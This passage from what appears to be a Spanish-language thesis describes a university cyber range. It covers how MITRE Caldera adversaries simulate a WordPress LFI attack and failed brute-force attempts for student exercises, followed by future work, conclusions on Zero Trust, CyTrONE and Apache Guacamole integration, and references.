

Figura 6.3: Adversario generado en Caldera para el escenario dinámico

Adicionalmente al ataque generado anteriormente, en el cual solo genera el flujo directo del ataque, se crearon habilidades que simulan tráfico que se asemeje a la realidad. Para esto se agregan habilidades que simulan las diferentes técnicas realizadas por un atacante hasta encontrar la vulnerabilidad presente, logrando que el estudiante que esté realizando la práctica tenga distintos caminos a investigar sobre cómo el atacante logró vulnerar el sistema.

Como se muestra en la Figura 6.4, se crearon múltiples habilidades para simular el tráfico real. En la habilidad *Step 0.1: Wordpress Reconnaissance* se modela la navegación normal de un usuario dentro del sitio Web, luego se modelan intentos del atacante buscando la vulnerabilidad LFI, y una vez encontrada, el atacante realiza lecturas a distintos archivos del sistema en busca de información que le permita avanzar en el ataque. La habilidad *Step 0.2: SSH Brute Force (Hydra)* modela un ataque de fuerza bruta sobre el servicio SSH del servidor, sin tener éxito. Por último, la habilidad *Step 0.3: Wordpress Brute Force Login (Hydra)* modela un ataque de fuerza bruta sobre el login de Wordpress, sin tener éxito. Para estas últimas dos habilidades se utiliza la utilidad `hydra` que permite realizar ataques de fuerza bruta automatizados para formularios http(s) y para el servicio SSH.

También es posible crear otras habilidades que simulan tráfico desde diferentes IPs, haciendo referencia al tráfico de distintos usuarios legítimos. A su vez, se puede crear otra habilidad que agrega diferentes comandos utilizados por el atacante en el historial de la máquina víctima.



Figura 6.4: Adversario generado en Caldera para simular las diferentes técnicas utilizadas por un atacante

Se puede observar que es posible simular un ataque medianamente complejo utilizando el Framework Caldera, el cual facilita la creación y ejecución de los ataques. Por último, es importante destacar que el ataque implementado fue diseñado con un nivel de complejidad mayor al necesario, con el propósito de evaluar la capacidad de Caldera para automatizar un ataque genérico. En la práctica, un educador no necesariamente deberá crear todos las habilidades mostradas, ya que parte de la información requerida para completar el ataque la conoce de antemano, simplificando el adversario resultante.

7. Trabajo futuro

Durante el desarrollo del proyecto surgieron diversas lineas de trabajo sobre las cuales seguir profundizando. Estas no fueron desarrolladas en este proyecto porque quedaban fuera del alcance inicial del mismo. A continuación, se exponen algunos trabajos futuros que surgen como posibles extensiones de este proyecto de grado que son producto de los resultados y limitaciones del mismo, así como de las oportunidades de mejoras. Los trabajos futuros propuestos incluyen:

- Creación de escenarios de prácticas para los estudiantes que utilizan el *cyber range*, aprovechando todas las capacidades brindadas por las herramientas integradas a este.
- Agregar comunicación entre Elastic y Caldera para incluir el desarrollo de prácticas que desbloqueen etapas del ataque de manera progresiva, de acuerdo al avance del estudiante detectado por Elastic. Esta mejora contribuiría significativamente en la experiencia de aprendizaje del estudiante en ciberseguridad.
- Mejorar la implementación de los módulos CyRIS, CyLMS y CyTrONE, y la comunicación entre ellos, con un enfoque en la calidad y la seguridad. Esto implica resolver problemas como la eliminación de contraseñas y usuarios hardcoded, la reducción de la dependencia de comandos de Linux y la implementación de medidas que fortalezcan la seguridad del sistema.
- Migrar el *cyber range* a un servicio en la nube, simplificando así el despliegue de escenarios, la gestión del hardware requerido y facilitando la colaboración e intercambio con otras instituciones académicas.

8. Conclusiones

La arquitectura de una plataforma de entrenamiento en ciberseguridad desempeña un papel fundamental en el *cyber range*, donde se define cómo se implementan, conectan y operan los distintos componentes del entorno de práctica. Por lo tanto, se debe garantizar un entorno controlado y seguro para los usuarios que utilicen el *cyber range*, el cual les permite llevar a cabo las prácticas de seguridad para profundizar en diversos temas. Para garantizar la seguridad de la plataforma, es fundamental establecer una arquitectura sólida de seguridad. En el estado del arte se analiza la arquitectura Zero Trust, demostrando su idoneidad para este tipo de entornos donde se requiere controlar las interacciones entre los distintos recursos, escenarios de prácticas y actores de la plataforma.

En base al análisis de la plataforma *LaSI 2.0* y la evaluación de su arquitectura de seguridad, se llegó a la conclusión de que era necesario agregar nuevos requerimientos para mejorar la seguridad de la plataforma. Aquí se incluyen el modelo de arquitectura Zero Trust (véase Sección 4), los componentes necesarios para cumplir con los nuevos requerimientos (véase Subsección 3.3) definidos y las políticas de seguridad que se crean en base a los componentes de la plataforma y a los requerimientos de seguridad.

Por otro lado, se realizó la integración del framework CyTrONE que ofrece a los educadores una herramienta centralizada para la gestión del *cyber range*. De este framework se integraron los módulos CyLMS y CyRIS para la publicación de cuestionarios en Moodle, y la instanciación y administración de los escenarios de prácticas, respectivamente.

En relación a la herramienta noVNC utilizada por defecto en CyLMS, se detectó que la misma no cumplía con los estándares de seguridad, más en específico, con el manejo de las sesiones de usuarios. Como resultado, se realiza el análisis y la posterior integración de la herramienta Apache Guacamole que reemplaza a noVNC, corrigiendo todas las debilidades de esta última y facilitando el acceso a los escenarios del *cyber range* a los estudiantes.

Para la simulación de ataques se tuvieron en cuenta dos herramientas: CyPROM, que forma parte del framework CyTrONE; y el framework Caldera, que es una herramienta open source desarrollada por MITRE. En el respectivo análisis, se descarta la utilización del módulo CyPROM por falta de funcionalidades e inestabilidad de la herramienta. Por otro lado, en base al análisis realizado de Caldera, se tiene que este cumple

con todos los requerimientos definidos para esta nueva funcionalidad. Por lo tanto, se integra el framework Caldera a la plataforma, el cual implicó definir un nuevo diseño de los escenarios permitiendo la integración entre Caldera y CyRIS. Además, con esta integración es posible desplegar un escenario con CyRIS y que de forma automática se genere un ataque sobre dicho escenario utilizando la API de Caldera.

Con Caldera es viable crear nuevos escenarios de prácticas que hasta el momento no eran posible, o no eran considerados por la dificultad que implicaba la creación de estos escenarios con las herramientas que se disponían en ese momento. De esta forma es factible que los educadores generen escenarios dinámicos para que los estudiantes no solo se enfoquen en técnicas ofensivas, sino que también aprendan sobre técnicas defensivas y forenses. Además, es posible compartir fácilmente los adversarios generados en Caldera entre diferentes instituciones que utilicen dicho framework.

En el prototipo implementado se integraron la mayoría de los componentes del diseño final, logrando el funcionamiento esperado de todos los componentes en conjunto. Se destacó el potencial de Caldera para la automatización de cada paso del ataque generado, que permite simular un ataque realista. Por otro lado, Apache Guacamole brinda una interfaz gráfica que es accesible desde la mayoría de los navegadores, proporcionando un acceso seguro al *cyber range* y de usabilidad amigable para los estudiantes.

Referencias

[AGMa] Apache Guacamole Manual - Implementation and architecture. `https://guacamole.apache.org/doc/gug/guacamole-architecture.html`.
Accedido por última vez el 23 de abril de 2023.

[AGMb] Apache Guacamole Manual - Introduction. `https://guacamole.apache.org/doc/gug/introduction.html`.
Accedido por última vez el 23 de abril de 2023.

[BITS19] Razvan Beuran, Takuya Inoue, Yasuo Tan, and Yoichi Shinoda. Realistic cybersecurity training via scenario progression management. Japan Advanced Institute of Science and Technology, 24:67–76, 2019.

[BTP+18] Razvan Beuran, Dat Tang, Cuong Pham, Ken-ichi Chinen, Yasuo Tan, and Yoichi Shinoda. Integrated framework for hands-on cybersecurity training: Cytrone. Computers & Security, 78:43–59, 2018.

[BTT+19] Razvan Beuran, Dat Tang, Zheyu Tan, Shinobu Hasegawa, Yasuo Tan, and Yoichi Shinoda. Supporting cybersecurity education and training via lms integration: Cylms. Education and Information Technologies, 24:3619–3643, 2019.

[CEP09] J. Campo, L. Escanellas, and C. Pintado. Framework for IT security learning. Tesis de grado. In Universidad de la República (Uruguay). Facultad de Ingeniería, 2009.

[Clo] CloudFlare. What is the castle-and-moat network security model? `https://www.cloudflare.com/learning/access-management/castle-and-moat-network-security/`.
Accedido por última vez el 29 de mayo de 2023.

[CR23] Gabriel Corujo and Manuel Rodríguez. CyRa.uy: Investigación del estado del arte sobre tecnologías a integrar en el Cyber Range. Udelar. FI. INCO, 2023.

[CRD] Crond home page. `https://www.jaist.ac.jp/misc/crond/index-en.html`.
Accedido por última vez el 27 de mayo de 2023.

[CYL] CyLMS: Cybersecurity Training Support for LMS.
https://github.com/crond-jaist/cylms.
Accedido por última vez el 23 de abril de 2023.

[CYP] CyPROM: Scenario Progression Management for Cybersecurity Training.
https://github.com/crond-jaist/cyprom.
Accedido por última vez el 04 de mayo de 2023.

[CYTa] Caldera issue: Export/Share Adversary Profiles.
https://github.com/mitre/caldera/issues/2507.
Accedido por última vez el 17 de septiembre de 2023.

[CYTb] CyTrONE: Integrated Cybersecurity Training Framework.
https://github.com/crond-jaist/cytrone.
Accedido por última vez el 23 de abril de 2023.

[CYTc] MITRE Caldera™.
https://github.com/mitre/caldera.
Accedido por última vez el 16 de septiembre de 2023.

[ELAa] ELASTIC. Elastic security.
https://www.elastic.co/security.
Accedido por última vez el 19 de junio de 2023.

[ELAb] ELASTIC. Elastic stack.
https://www.elastic.co/elastic-stack/.
Accedido por última vez el 19 de junio de 2023.

[ELAc] ELASTIC. Kibana.
https://www.elastic.co/kibana/.
Accedido por última vez el 19 de junio de 2023.

[For18] Joint Task Force. Risk management framework for information systems and organizations. NIST Special Publication, 800:37, 2018.

[GG21] Rodrigo Gallardo and Guillermo Guerrero. Reingeniería del laboratorio de seguridad informática: análisis, diseño e implementación de un cyber range. Udelar. FI. INCO, 2021.

[IET] IETF. The secure shell (ssh) transport layer protocol.
https://datatracker.ietf.org/doc/html/rfc4253.
Accedido por última vez el 19 de junio de 2023.

[LVT] libvirt: Netrwork filters.
https://libvirt.org/formatnwfilter.html.
Accedido por última vez el 22 de agosto de 2023.

[MDL] Moodle.
https://moodle.org/?lang=es.
Accedido por última vez el 19 de junio de 2023.

[MITa] MITRE. Att&ck™ framework.
https://attack.mitre.org/.
Accedido por última vez el 29 de mayo de 2023.

[MITb] MITRE. Caldera: Abilities.
https://caldera.readthedocs.io/en/latest/Basic-Usage.html#abilities.
Accedido por última vez el 29 de mayo de 2023.

[MITc] MITRE. Caldera: Adversary Profiles.
https://caldera.readthedocs.io/en/latest/Basic-Usage.html#adversary-profiles.
Accedido por última vez el 29 de mayo de 2023.

[MITd] MITRE. Caldera: Agents.
https://caldera.readthedocs.io/en/latest/Learning-the-terminology.html#agents.
Accedido por última vez el 29 de mayo de 2023.

[MITe] MITRE. Caldera: Custom Planners.
https://caldera.readthedocs.io/en/latest/Basic-Usage.html#custom-planners.
Accedido por última vez el 29 de mayo de 2023.

[MITf] MITRE. Caldera Documentation.
https://caldera.readthedocs.io/en/latest/index.html.
Accedido por última vez el 03 de mayo de 2023.

[MITg] MITRE. Caldera: Facts.
https://caldera.readthedocs.io/en/latest/Basic-Usage.html#facts.
Accedido por última vez el 29 de mayo de 2023.

[MITh] MITRE. Caldera framework.
https://caldera.readthedocs.io/en/latest/Getting-started.html.
Accedido por última vez el 29 de mayo de 2023.

[MITi] MITRE. Caldera intellectual property.
https://www.mitre.org/our-impact/intellectual-property/caldera.
Accedido por última vez el 20 de abril de 2023.

[MITj] MITRE. Caldera: Manx plugin.
https://caldera.readthedocs.io/en/latest/Getting-started.html.
Accedido por última vez el 29 de mayo de 2023.

[MITk] MITRE. Caldera: Mock plugin.
https://caldera.readthedocs.io/en/latest/Plugin-library.html#mock.
Accedido por última vez el 29 de mayo de 2023.

[MITl] MITRE. Caldera: Operations.
https://caldera.readthedocs.io/en/latest/Learning-the-terminology.html#operations.
Accedido por última vez el 29 de mayo de 2023.

[MITm] MITRE. Caldera: Peer-to-Peer Proxy Functionality for Sandcat Agents.
https://caldera.readthedocs.io/en/latest/Sandcat-Peer-to-Peer.html.
Accedido por última vez el 29 de mayo de 2023.

[MITn] MITRE. Caldera: Planner.
https://caldera.readthedocs.io/en/latest/Basic-Usage.html#planners.
Accedido por última vez el 29 de mayo de 2023.

[Moo] Moodle. ¿Qué es un LMS? Explicación de los sistemas de gestión del aprendizaje.
https://moodle.com/es/news/que-es-un-lms-learning-management-systems-expli

Accedido por última vez el 08 de noviembre de 2023.

[NOV] noVNC - the open source VNC client.
https://novnc.com/info.html.
Accedido por última vez el 28 de abril de 2023.

[PTCB16] Cuong Pham, Dat Tang, Ken-ichi Chinen, and Razvan Beuran. CyRIS: A cyber range instantiation system for facilitating security training. In Proceedings of the 7th Symposium on Information and Communication Technology, pages 251–258, 2016.

[RBMC20] Scott Rose, Oliver Borchert, Stu Mitchell, and Sean Connelly. Zero trust architecture. Technical report, National Institute of Standards and Technology, 2020.

[UDE] UDELAR. Entorno virtual de aprendizaje (eva). `https://eva.fing.edu.uy/`. Accedido por última vez el 19 de junio de 2023.